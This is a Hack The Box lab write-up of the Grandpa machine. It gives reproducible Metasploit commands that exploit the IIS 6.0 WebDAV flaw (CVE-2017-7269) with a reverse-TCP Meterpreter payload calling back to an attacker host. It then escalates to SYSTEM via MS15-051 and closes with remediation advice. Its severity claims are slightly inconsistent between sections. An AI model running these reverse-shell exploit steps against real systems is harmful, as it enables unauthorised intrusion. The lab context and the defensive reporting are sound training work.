Hack The Box Penetration Test Report

Machine Name: HTB-Grandpa

Author: Prince.

Severity: Critical

Date: 1st June 2025

Table of Contents

1. Executive Summary

This penetration test targeted the Grandpa machine, a legacy Windows Server 2003 running Microsoft IIS 6.0. The assessment identified a critical vulnerability (CVE-2017-7269) in the WebDAV service, allowing unauthenticated remote code execution.
Exploitation of this vulnerability resulted in immediate SYSTEM-level access, demonstrating the significant risk posed by outdated and unsupported systems.

2. Risk Rating

Vulnerability	CVE ID	Attack Vector	Impact	Likelihood	Severity	CVSS v3.0 Score
Microsoft IIS 6.0 WebDAV Buffer Overflow	CVE-2017-7269	Remote (Unauthenticated)	Initial foothold (User shell)	High	High	**7.5 (High)**

Vulnerability	CVE ID	Attack Vector	Impact	Likelihood	Severity	CVSS v3.0 Score
Windows Kernel Privilege Escalation	CVE-2015-1701	Local (Authenticated)	Escalation to SYSTEM	Medium	Critical	**9.0 (Critical)**

3. Methodology

- **Reconnaissance:** An Nmap scan identified port 80 (HTTP) open, hosting Microsoft IIS 6.0 on Windows Server 2003-an outdated and potentially vulnerable setup.
- **Enumeration:** Analysis revealed the server was vulnerable to CVE-2017-7269, a WebDAV buffer overflow allowing remote code execution without authentication.
- **Exploitation and Privilege Escalation:** A remote shell was obtained via the WebDAV exploit. Privilege escalation to SYSTEM was achieved using CVE-2015-1701 through the Metasploit module ms15_051_client_copy_image.
- **Conclusion:** The system was compromised through a combination of remote and local exploits, highlighting the risks of running legacy, unpatched systems.

4. Target Information

- IP Address: 10.10.10.14
- Machine Name: HTB-Grandpa
- Operating System: Windows


5. Reconnaissance

Command Used:

```
sudo nmap -sCV -T4 -p 80 10.10.10.14
```

Open Ports:

- 80/tcp - HTTP (Microsoft IIS httpd 6.0)



6. Enumeration

- The HTTP service was accessible on port 80 at:

```
http://10.10.10.14
```

The server was identified as Microsoft IIS 6.0, indicating a legacy Windows environment with an outdated web server.

- Initial network scanning confirmed the presence of only the HTTP service on the target machine. Research into IIS 6.0 revealed a publicly known WebDAV vulnerability exploitable via the Metasploit module:

```
exploit/windows/iis/iis_webdav_scstoragepathfromurl
```

- Utilising this exploit, a reverse shell was successfully established, granting initial access to the system.

7. Exploitation

Initial access to the target system was obtained by exploiting a known vulnerability in Microsoft IIS 6.0 (CVE-2017-7269), which affects the WebDAV component. This vulnerability allowed for unauthenticated remote code execution, leading to a successful reverse shell

connection and a low-privileged Meterpreter session on the underlying Windows Server 2003 host.

Steps to Reproduce

- Launch the Metasploit Framework:

```
msfconsole
```

- Load the vulnerable module:

```
use exploit/windows/iis/iis_webdav_scstoragepathfromurl
```

- Configure the payload:

```
set PAYLOAD windows/meterpreter/reverse_tcp
```

- Set required parameters:

```
set RHOSTS 10.10.10.14
set RPORT 80
set LHOST 10.10.16.13
set LPORT 4444
```

- Execute the exploit:

```
exploit
```

- Upon execution, a Meterpreter session was successfully established, providing remote command execution capabilities with low-level privileges on the target system.

8. Privilege Escalation

Following initial low-privileged access to the target system, privilege escalation was achieved using a known Windows kernel vulnerability - MS15-051. This exploit allowed for elevation to SYSTEM-level privileges by leveraging the ClientCopyImage flaw. The Metasploit local exploit suggester was used to identify the vulnerability. A successful Meterpreter session was escalated, granting full administrative control over the Windows Server 2003 host.

Steps to Reproduce

- After obtaining a Meterpreter session, enumerate running processes:

```
ps
```

- Identify and migrate to a SYSTEM-level process (e.g., davcdata.exe, PID: 2472):

```
migrate 2472
```

- Background the current session:

```
background
```

- Load and execute the Metasploit local exploit suggester:

```
use post/multi/recon/local_exploit_suggester
set SESSION 1
run
```

- Based on the suggestions, use the MS15-051 privilege escalation module:

```
use exploit/windows/local/ms15_051_client_copy_image
set SESSION 1
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 10.10.16.13
set LPORT 4444
```

- Execute the exploit

```
exploit
```

- A new Meterpreter session was opened with SYSTEM privileges, confirming successful privileges escalation.

9. Remediation Recommendation

- Immediately disable or restrict the use of legacy services such as WebDAV unless explicitly required for business operations. Ensure Microsoft IIS is securely configured by disabling deprecated components and enforcing best security practices.
- Apply all relevant security patches, particularly those addressing privilege escalation vulnerabilities such as CVE-2015-1701 (MS15-051) and remote code execution vulnerabilities like CVE-2017-7269 affecting Microsoft IIS 6.0.
- Implement strict file upload controls, including input validation and execution restrictions in web-accessible directories, to prevent unauthorised code execution.

- Enforce the Principle of Least Privilege (PoLP) across all user accounts and system services to minimise potential impact in the event of a compromise.
- Establish a regular patch management cycle and perform periodic vulnerability assessments and configuration audits to proactively identify and remediate security weaknesses.

10. Conclusion

The Grandpa machine was compromised by exploiting a known vulnerability in Microsoft IIS 6.0 WebDAV (CVE-2017-7269), which allowed unauthenticated remote code execution. Following initial access, the attacker leveraged the MS15-051 (CVE-2015-1701) local privilege escalation vulnerability to gain SYSTEM-level access. This penetration test highlights the critical need for disabling outdated services, maintaining up-to-date patching practices, and enforcing strict security configurations to protect against known and actively exploited vulnerabilities.

11. Proof of Access (Flags Captured)

- **user.txt**

```
(Meterpreter 2)(C:\Documents and Settings\Harry) > cd Desktop\\
(Meterpreter 2)(C:\Documents and Settings\Harry\Desktop) > ls
Listing: C:\Documents and Settings\Harry\Desktop
================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  32    fil   2017-04-12 14:32:26 +0000  user.txt

(Meterpreter 2)(C:\Documents and Settings\Harry\Desktop) > cat user.txt
                                (Meterpreter 2)(C:\Documents and Settings\Harry\
Desktop) >
```

- **root.txt**

```
(Meterpreter 2)(C:\Documents and Settings\Administrator) > cd Desktop\\
(Meterpreter 2)(C:\Documents and Settings\Administrator\Desktop) > ls
Listing: C:\Documents and Settings\Administrator\Desktop
========================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  32    fil   2017-04-12 14:29:33 +0000  root.txt

(Meterpreter 2)(C:\Documents and Settings\Administrator\Desktop) > cat root.txt
                                (Meterpreter 2)(C:\Documents and Settings\Admini
strator\Desktop) >
```